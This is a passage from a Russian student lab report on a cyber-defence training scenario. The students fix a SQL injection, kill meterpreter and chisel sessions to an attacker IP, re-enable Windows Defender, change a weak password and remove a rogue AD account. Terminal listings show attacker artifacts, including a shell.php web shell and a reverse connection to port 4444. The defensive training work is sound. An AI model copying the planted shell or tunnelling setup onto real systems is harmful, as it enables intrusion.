permitted by applicable law.
You have new mail.
Last login: Tue Dec 10 11:52:55 2024 from 10.10.1.253
user@webportal1:~$ grep -r '$_GET'
Binary file site.tar matches
user@webportal1:~$ su
Password:
root@webportal1:/home/user# cd /var/
backups/ lib/ lock/ mail/ run/ tmp/
cache/ local/ log/ opt/ spool/ www/
root@webportal1:/home/user# cd /var/www/
feedback_server/ html/.ssh/
root@webportal1:/home/user# cd /var/www/html/
htdocs/ htdocs.tar.gz topprodump.sql.gz
root@webportal1:/home/user# cd /var/www/html/htdocs/
Display all 318 possibilities? (y or n)
root@webportal1:/home/user# cd /var/www/html/htdocs/polygon
root@webportal1:/var/www/html/htdocs/polygon# grep -r '$_GET'
controllers/NewsController.php:           $id = $_GET['id'];
root@webportal1:/var/www/html/htdocs/polygon# cd components/
components/ controllers/.htaccess index.php models/ views/
config/ css/ images/ js/ shell.php
root@webportal1:/var/www/html/htdocs/polygon# cd controllers/
root@webportal1:/var/www/html/htdocs/polygon/controllers#

```

Рисунок 4.20: Поиск места уязвимого параметра

Для проверки типа \$id используется функция `is_numeric`, которая возвращает True в случае, если \$id – число, иначе – False. В случае успешной проверки параметр \$id будет передаваться в запрос, иначе – запрос будет статичным и независимым от \$id (рис. 4.21).

```

public function actionView()
{
    $id = $_GET['id'];
    if (!is_numeric($id)){
        $id = 1;
    }
    $model = News::model()->findById($id);
    $comments = Comment::model()->findByAttributes(array('post_id'=>$id));
    $this->render('news/view', array('model'=>$model, 'comments'=>$comments));
}

```

Рисунок 4.21: Измененная функция `actionView` с проверкой типа параметра \$id

После внесения изменений в файл конфигурации и проверки значения параметра \$id уязвимость SQL-инъекции успешно устранена.

4.3.2 Устранение последствия Web portal meterpreter.

Нарушитель установил shell сессию с веб- порталом PHP. Ранее мы проверили сокеты уязвимой машины (Web Server PHP) и нашли соединение с внешним

подозрительным сервером: активное соединение веб-портала с IP-адресом нарушителя (195.239.174.11). Для устранения необходимо воспользоваться командой ssc правами привилегированного пользователя, используя ключ -K и соответствующий адрес, порт для завершения сессии с нарушителем: sudo ss -K dst HACKER_IP dport = HACKER_PORT (рис. 4.22).

```
root@webportal1:/var/www/html/htdocs/polygon/controllers# nano NewsController.php
root@webportal1:/var/www/html/htdocs/polygon/controllers# ss -tp
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
ESTAB      0      0      10.10.1.20:36032           10.10.2.17:25004
users:(("epp_agentd",pid=1527,fd=35))
ESTAB      0      0      10.10.1.20:tproxy           10.10.1.253:20782
users:(("server",pid=663,fd=8))
ESTAB      0      0      10.10.1.20:58970           10.10.1.25:5044
users:(("filebeat",pid=693,fd=5))
ESTAB      0      0      10.10.1.20:43630           195.239.174.11:1085
users:(("chisel.sh",pid=8564,fd=11))
ESTAB      0      272    10.10.1.20:ssh             10.10.1.253:49716
users:(("sshd",pid=12865,fd=4),("sshd",pid=12586,fd=4))
ESTAB      0      0      10.10.1.20:45472           195.239.174.11:4444
users:(("chisel.sh",pid=8564,fd=3),("sh",pid=8563,fd=3),("ILuDou",pid=7720,fd=3))
3)
root@webportal1:/var/www/html/htdocs/polygon/controllers# ss -K dst '195.239.174.11' dport = 4444
Netid State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
tcp     ESTAB      0      0      10.10.1.20:45472           195.239.174.11:4444
```

Рисунок 4.22: Завершение сессии с нарушителем

В результате выполнения команды сессия с нарушителем завершена, последствие Web portal meterpreter успешно устранено.

4.3.3 Устранение уязвимости «Отключенная защита антивируса»

На узле Administrator Workstation мы удалили запись об отключенном антишпионском ПО в реестре через консоль, используя команду (рис. 4.23): REG DELETE "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware. Подтвердили действие, далее в Windows Defender перезапустили Virus & Threat Protection (рис. 4.24) и включили Real-time Protection (рис. 4.25)




Рисунок 4.23: Удаление записи DisableAntiSpyware в реестре




Рисунок 4.24: Интерфейс Windows Defender




Рисунок 4.25: Включение Real-time Protection

После удаления записи реестра и включения защиты антивирусной программы Microsoft Defender перезагрузили Windows.

4.3.4 Устранения последствия «Admin meterpreter»

Установленную сессию с нарушителем ранее обнаружили при помощи утилиты netstat с ключами –ano (рис. 4.26).

Select Administrator: Command Prompt - powershell				
P	0.0.0.0:135	0.0.0.0:0	LISTENING	980
P	0.0.0.0:445	0.0.0.0:0	LISTENING	4
P	0.0.0.0:3389	0.0.0.0:0	LISTENING	736
P	0.0.0.0:5040	0.0.0.0:0	LISTENING	5840
P	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
P	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
P	0.0.0.0:49664	0.0.0.0:0	LISTENING	704
P	0.0.0.0:49665	0.0.0.0:0	LISTENING	536
P	0.0.0.0:49666	0.0.0.0:0	LISTENING	1192
P	0.0.0.0:49667	0.0.0.0:0	LISTENING	1872
P	0.0.0.0:49670	0.0.0.0:0	LISTENING	2212
P	0.0.0.0:49671	0.0.0.0:0	LISTENING	2940
P	0.0.0.0:49672	0.0.0.0:0	LISTENING	704
P	0.0.0.0:49696	0.0.0.0:0	LISTENING	2532
P	0.0.0.0:49724	0.0.0.0:0	LISTENING	684
P	10.10.4.10:139	0.0.0.0:0	LISTENING	4
P	10.10.4.10:3389	10.10.4.12:51126	ESTABLISHED	736
P	10.10.4.10:49779	10.10.2.15:80	ESTABLISHED	6684
P	10.10.4.10:49806	10.10.2.11:443	ESTABLISHED	8984
P	10.10.4.10:49812	10.10.2.11:443	ESTABLISHED	8984
P	10.10.4.10:50194	10.10.1.25:5044	ESTABLISHED	1492
P	10.10.4.10:50780	195.239.174.11:444	ESTABLISHED	11380
P	10.10.4.10:51052	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51053	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51054	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51055	195.239.174.12:443	TIME_WAIT	0

Рисунок 4.26: Соединение с машиной нарушителя

Для устранения завершили сессию с машиной нарушителя при помощи команды taskkill /f /pid (рис. 4.27).

```
PS C:\Users\administrator> taskkill /f /pid 11380
SUCCESS: The process with PID 11380 has been terminated.
PS C:\Users\administrator>
```

Рисунок 4.27: Остановка процесса

В результате выполнения команды сессия с машиной нарушителя завершена, последствие Admin meterpreter успешно устранено.

4.3.5 Устранение уязвимости «Слабый пароль учетной записи»

Изменяем пароль к учетной записи администратора на более сложный, не содержащийся в словарях (рис. 4.28), на узле MS Active Directory.

```
C:\Users\administrator>net user Administrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.
```

Рисунок 4.28: Изменение пароля администратора

На вышеупомянутом рисунке изображена смена пароля администратора на узле MS Active Directory командой «`net user Administrator *`». В результате изменения ненадежного пароля уязвимость успешно устранена.

4.3.6 Обнаружение и устранение последствия «AD User»

Для удаления пользователя зашли в Administrative Tools – Active Directory Users and computers. Затем во вкладке Users нашли и удалилинового привилегированного пользователя с именем «Hacked» (рис. 4.29).




Рисунок 4.29: Удаление пользователя hacker в AD User & Computers

5 Выводы

В ходе выполнения лабораторной работы были успешно достигнуты поставленные цели: освоены практические навыки выявления, анализа и устранения типовых уязвимостей информационной системы. В рамках сценария «Защита контроллера домена предприятия» были обнаружены и закрыты критические уязвимости и их последствия эксплуатации (рис. 5.1) (рис. 5.2).

The screenshot shows a laboratory interface titled "Лабораторная 2-А (понедельник) 13_10". It displays five incident cards, each representing a discovered vulnerability:

- Уязвимость SQL-инъекция**: Status: Закрытый. Author: Дворкина Ева (@1132226447@pfur.ru). Responsible: Гончарова Ярослава (@1132222003@pfur.ru). Last message: 13.10.2025 17:33.
- Активное соединение Web portal meterpreter**: Status: Закрытый. Author: Дворкина Ева (@1132226447@pfur.ru). Responsible: Александрова Ульяна (@1132226444@pfur.ru). Last message: 13.10.2025 17:34.
- Отключенная защита антивируса**: Status: Закрытый. Author: Дворкина Ева (@1132226447@pfur.ru). Responsible: Александрова Ульяна (@1132226446@pfur.ru). Last message: 13.10.2025 17:34.
- Соединение Admin meterpreter**: Status: Закрытый. Author: Дворкина Ева (@1132226447@pfur.ru). Responsible: Александрова Ульяна (@1132226444@pfur.ru). Last message: 13.10.2025 17:34.
- Слабый пароль на сервере Active Directory**: Status: Закрытый. Author: Дворкина Ева (@1132226447@pfur.ru). Responsible: Александрова Ульяна (@1132226444@pfur.ru). Last message: 13.10.2025 17:35.
- Новый привилегированный пользователь**: Status: Закрытый. Author: Дворкина Ева (@1132226447@pfur.ru). Responsible: Александрова Ульяна (@1132226444@pfur.ru). Last message: 13.10.2025 17:36.

Рисунок 5.1: Выполненные карточки




Рисунок 5.2: Закрытые уязвимости и последствия

Список литературы

- [1] *CVE-2019-18890 POC (Proof of Concept).*
- [2] *Redmine.*
- [3] *Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак "Ampire". Сценарий №2 «ЗАЩИТА КОНТРОЛЛЕРА ДОМЕНА ПРЕДПРИЯТИЯ».*